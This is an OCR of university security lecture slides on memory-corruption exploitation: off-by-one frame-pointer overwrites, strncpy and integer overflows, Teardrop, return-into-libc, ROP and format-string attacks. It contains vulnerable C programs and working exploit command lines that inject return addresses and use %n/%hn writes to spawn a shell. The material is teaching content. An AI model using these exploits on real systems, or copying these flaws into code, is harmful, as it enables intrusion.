
- With high likelihood, the most significant 3 bytes of ebp and &&shellcode are the same
- We want ebp to be (&&shellcode - 4), since esp is incremented when ebp is popped from stack (`popl %ebp`)
- Desired byte is (&&shellcode - 4) & 0x000000ff = 0x5c
- We have to choose a value to jump to in the NOP range
  - Say 0xbffffc74 (16 bytes within the buffer)


Overflowed Buffer Contents





func() Epilogue

```
func(char *sm) {
  char buffer[256];
  int i;

  for(i = 0; i <= 256; i++)
    buffer[i]=sm[i];
}

movl %ebp, %esp
popl %ebp
ret
```




func() Epilogue
func(char *sm) {
char buffer[256];
int i;
for(i = 0; i <= 256; i++)
buffer[i]=sm[i];
}
movl %ebp, %esp
popl %ebp
ret
argc
argv
saved_eip
saved_ebp
&shellcode
shellcode
nop
int i
free
esp
ebp
pc
main()
func()
Giovanni Vigna, Advanced Topics in Security


func() Epilogue
func(char *sm) {
char buffer[256];
int i;
for(i = 0; i <= 256; i++)
buffer[i]=sm[i];
}
movl %ebp, %esp
popl %ebp
ret
argc
argv
saved_eip
saved_ebp
&shellcode
shellcode
nop
int i
free
esp
ebp
pc
main()
func()
Giovanni Vigna, Advanced Topics in Security



What Happens Next?


- When func() returns, ebp points to &&shellcode - 4
- When main() returns, the return sequence has the following effects
  - %esp takes the value of ebp (&&shellcode - 4)
  - popl %ebp increases %esp's value by 4 (&&shellcode)
  - Upon return (ret), the pc is set to the value at the address of the stack pointer (%esp=&&shellcode)
  - The attacker's shellcode is executed


main() Epilogue


```
...
movl %ebp, %esp
popl %ebp
ret
```


main() Epilogue

```
movl %ebp, %esp
popl %ebp
ret
```


main() Epilogue
argc
argv
saved eip
saved_ebp
&shellcode
shellcode
nop
int i
free
main()
func()
movl %ebp, %esp
popl %ebp
ret
esp
ebp
pc
Giovanni Vigna, Advanced Topics in Security


main() Epilogue
argc
argv
saved_eip
saved_ebp
&shellcode
shellcode
nop
int i
free
main()
func()
movl %ebp, %esp
popl %ebp
ret
esp
ebp
pc
Giovanni Vigna, Advanced Topics in Security



A Carefully (?) Developed Program

```
int checkpwd(char *p)
{
  char mypwd[512];
  strcpy(mypwd, p); /* creates copy of the password */
  /* Performs the check on the copy... */
  printf("Checking password %s\n", mypwd);
  return 0;
}
int main (int argc, char *argv[])
{
  char username[512];
  char password[512];
  strncpy(password, argv[1], 512);
  strncpy(username, argv[2], 512);
  printf("Checking password %s for user %s\n", password, username);
  return checkpwd(password);
}
```

Non-terminated String Overflow

- Some functions, such as strncpy, limit the amount of data copied in the destination buffer but do not include a terminating zero when the limit is reached
- If adjacent buffers are not null-terminated it is possible to cause the copying of an excessive amount of information

```
sh$ ./checkpwd `python -c 'print "A" * 512'` \
               `python -c 'print "AAAAAAAAAAAA\x70\xf4\xff\xbf"'`

#
```


Integer Overflows

- Integer overflows are caused by unexpected results when comparing, casting, and adding integers
- For example:
  - short x = 0x7FFF; x++; /* x is now -32768 */
  - unsigned short x = 0xFFFF; x++ /* x is now 0 */
  - unsigned long l; short x = -2; l = x; /* l is now 4294967294 */

Integer Overflows

```
int main(int argc, char *argv[])
{
  char buf[512];
  long max;
  short len;
  max = sizeof(buf);
  len = strlen(argv[1]);
  printf("max %d len %d\n", max, len);
  if (len < max) {
    strcpy(buf, argv[1]);
  }
  return 0;
}
```


Integer Overflows

```
$ ./integeroverflow  `python -c 'print "A" * 32000'`
max 512 len 32000
$ ./integeroverflow  `python -c 'print "A" * 33000'`
max 512 len -32536
Segmentation fault
$ ./integeroverflow `python -c 'print "\x58\xf4\xff\xbf" * 9000'`
max 512 len -29536
#
```

Integer Overflow: Teardrop

- Denial-of-service attack that exploits a bug in the fragment reassembling routines

  count is the number of bytes copied so far

  skb->len is the total size of the datagram (after reassembly)

  ptr is the memory buffer where the datagram is being reassembled

  qp->fragments is the linked list of fragments

```
fp = qp->fragments;
while(fp != NULL) {
  if(count + fp->len > skb->len)
    {error_too_big;} /* We don't want a ping of death :) */
  memcpy((ptr + fp->offset), fp->ptr, fp->len);
  count += fp->len;
  fp = fp->next;
}
```

- How is **fp->len** computed?

Integer Overflow: Teardrop

- Computes the positioning of the fragment

```
end = fp->offset + ntohs(fp->iph->tot_len) - fp->ihl;
```

- If there are overlapping fragments, realigns

```
if (fp->prev != NULL && fp->offset < fp->prev->end) {
   overlap = fp->prev->end - fp->offset; /* size of the overlap */
   offset += overlap; /* increment ptr into datagram */
   fp->ptr += overlap; /* increment ptr into fragment data */ }
```

- Initializes the fragment data structure

```
fp->offset = offset;
fp->end = end;
fp->len = end - offset;
```

- If the fragment is smaller than the size of the overlap **offset** will be bigger than **end** and **fp->len** will be negative!

Integer Overflow: Teardrop


```
   222.222.222.222 > 128.111.48.50: (frag 242:40@0+)
   222.222.222.222 > 128.111.48.50: (frag 242:8@24)
offset = 24
end = 24 + 28 - 20 = 32
prev->end = 40 > offset
overlap = 40 - 24 = 16
offset = offset + overlap = 40
fp->len = end - offset = 32 - 40 = -8
```

- `fp->len` will be interpreted as an unsigned value (65528)
- Too many bytes will be copied and the kernel will crash


Return-into-libc Overflows

- Sometimes the stack cannot be used to store the shellcode
  - The buffer is too small
  - The environment cannot be used
  - The stack is not executable
- The overflow can be used to set a fake call frame that will be invoked when "ret" is executed by the currently executing function
- Any function that is currently linked can be executed
  - Often system() is used
  - strcpy() can be used to copy shellcode into executable areas
- The attacker needs to be able to locate the address of the system() function in memory
  - Debugger, /proc/maps


Return-into-libc Overflows



Executing Multiple Functions



Copying the Shellcode





Executing Arbitrary Sequences of Functions

- Function chaining is limited by the size and number of parameters
- By using as the fake return address the address of a function epilogue, it is possible to induce the application to adjust the stack before each execution

```
movl %ebp, %esp
popl %ebp
ret
```

- The initial overflow sets up a number of fake function frames that contain fake saved frame pointers


addr of "/bin/sh0"
addr of epilogue
addr of system()
fake2
suid (param 3)
euid (param 2)
ruid (param 1)
addr of epilogue
addr of setresuid()
fake1 (ptr to fake2)
addr of epilogue
pointer to fake1
buffer
saved eip
saved ebp
EBP
ESP
This is the situation after the overflow
This is the situation after the original function returned and before the execution of the epilogue
This is the situation when entering into setresuid() from the ret in the epilogue
Giovanni Vigna, Advanced Topics in Security


addr of "/bin/sh0"
addr of epilogue
addr of system()
fake2
suid (param 3)
euid (param 2)
ruid (param 1)
addr of epilogue
saved ebp (ptr to fake2)
EBP
ESP
This is the situation before returning from setresuid() to an epilogue
This is the situation after returning from setresuid() and before jumping to an epilogue
When epilogue is called, ebp points to fake2
movl %ebp, %esp
the stack pointer moves to fake2 and the parameters are "popped"
Giovanni Vigna, Advanced Topics in Security

Return-Oriented Programming

- The return-into-libc approach can be generalized
- Instead of invoking whole functions, one can invoke just a snippet of code, followed by ret instruction
- This technique was first introduced in 2005 to work around 64-bit architectures that require parameters to be passed using registers (the "borrowed chunks" technique, by Krahmer)
- Later, the most general ROP technique was proposed, which supports loops and conditionals
  - From: "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)", by Hovav Shacham
    Our thesis: In any sufficiently large body of x86 executable code there will exist sufficiently many useful code sequences that an attacker who controls the stack will be able, by means of the return-into-libc techniques we introduce, to cause the exploited program to undertake arbitrary computation.

Format String Vulnerabilities

- Whenever a *printf(... char *fmt...) function is used with user-supplied input it is possible to write arbitrary values in the process memory by providing a carefully crafted format string
  - printf("Hello world!\n"); is ok
  - printf(buf); is not! "buf" will be interpreted as a format string
    - What if buf="%d %d"?
  - If additional args are not there, values from the stack are used instead...
  - Not well-known fact: when %n is found, the number of output characters processed before the %n field is stored at the address passed as the next argument

A Simple Vulnerable Program

```
int main(int argc, char* argv[])
{
  char buf[128];
  int y;

  if (argv[1] == NULL) exit(1);
  y = 1;
  snprintf(buf, sizeof buf, argv[1]);
  buf[sizeof buf - 1] = '\0';
  printf("buffer (%d): %s\n", strlen(buf), buf);
  printf("y is %d/%#x (@ %p)\n", y, y, &y);
  return 0;
}
sh$ ./format_example foo
   buffer (3): foo
```


Output 1

```
sh-2.04$ ./format_example "%x"
buffer (1): 0
y is 1/0x1 (@ 0xbffff84c)
sh-2.04$ ./format_example "%x %x"
buffer (10): 0 4002a5ac
y is 1/0x1 (@ 0xbffff84c)
sh-2.04$ ./format_example "%x %x %x"
buffer (19): 0 4002a5ac 40017118
y is 1/0x1 (@ 0xbffff83c)
sh-2.04$ ./format_example "%x %x %x %x"
buffer (27): 0 4002a5ac 40017118 d696910
y is 1/0x1 (@ 0xbffff83c)
sh-2.04$ ./format_example "%x %x %x %x %x"
buffer (29): 0 4002a5ac 40017118 d696910 1
y is 1/0x1 (@ 0xbffff83c)
sh-2.04$ ./format_example "%x %x %x %x %x %x"
buffer (38): 0 4002a5ac 40017118 d696910 1 30342030
x is 1/0x1 (@ 0xbffff83c)
sh-2.04$ ./format_example "AAAA %x %x %x %x %x %x"
buffer (43): AAAA 0 4002a5ac 40017118 d696910 1 41414141
y is 1/0x1 (@ 0xbffff82c)
```

Output 2

```
sh-2.04$ perl -e 'system "./format_example", "\x2c\xf8\xff\xbf %x %x %x %x
%x %x"'
buffer (43): ,øÿ¿ 0 4002a5ac 40017118 d696910 1 bffff82c
y is 1/0x1 (@ 0xbffff83c)
sh-2.04$ perl -e 'system "./format_example", "\x3c\xf8\xff\xbf %x %x %x %x
%x %x"'
buffer (43): <øÿ¿ 0 4002a5ac 40017118 d696910 1 bffff83c
y is 1/0x1 (@ 0xbffff83c)
sh-2.04$ perl -e 'system "./format_example", "\x3c\xf8\xff\xbf %x %x %x %x
%x %n"'
buffer (35): <øÿ¿ 0 4002a5ac 40017118 d696910 1
y is 35/0x23 (@ 0xbffff83c)
```


Another Program

```
/* The shell-invoking code */
char shellcode[] = "\xeb...\xff/bin/sh";
#define DUMP_LENGTH 512
#define BUFSIZE 128
void print_msg(char *msg)
{
  u_long addr = (u_long) shellcode;
  printf("Shell code at  0x%.8x stored as 0x%.4x=%d 0x%.4x=%d\n",
        addr,
        addr & 0x0000ffff,
        addr & 0x0000ffff,
        addr >> 16,
        addr >> 16);
   ...
   printf(msg);
}
int main(int argc, char* argv[])
{print_msg(argv[1]);}
```

Getting It Right

```
Shell code at  0x08049a60 stored as 0x9a60=39520 0x0804=2052
Return addr at 0xbffff85c (0x8048850) as 0x8850=34896 and 0x804=2052
...
0xbffff820 0 1 2 3 4 5 6 7 8 9 A B C D E F
            0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0xbffff830 0 1 2 3 4 5 6 7 8 9 A B C D E F
            0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0xbffff840 0 1 2 3 4 5 6 7 8 9 A B C D E F
            0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
0xbffff850 0 1 2 3 4 5 6 7 8 9 A B C D E F
           e4f8ffbf 0 0 0 078f8ffbf5088 4 8
...
```

Giovanni Vigna, Advanced Topics in Security

Getting It Right

```
perl -e 'system "./format_exploit", "\x5e\xf8\xff\xbfAAAA\x5c\xf8\xff\xbf %x %x %x %x %x %x
    %x %x %x %x %x %x %1962x %hn %37466x %hn"'
...
    Shell code at  0x08049a60 stored as 0x9a60=39520 0x0804=2052
...
    0xbffff840 0 1 2 3 4 5 6 7 8 9 A B C D E F
               20202020202020202020202020202020 0
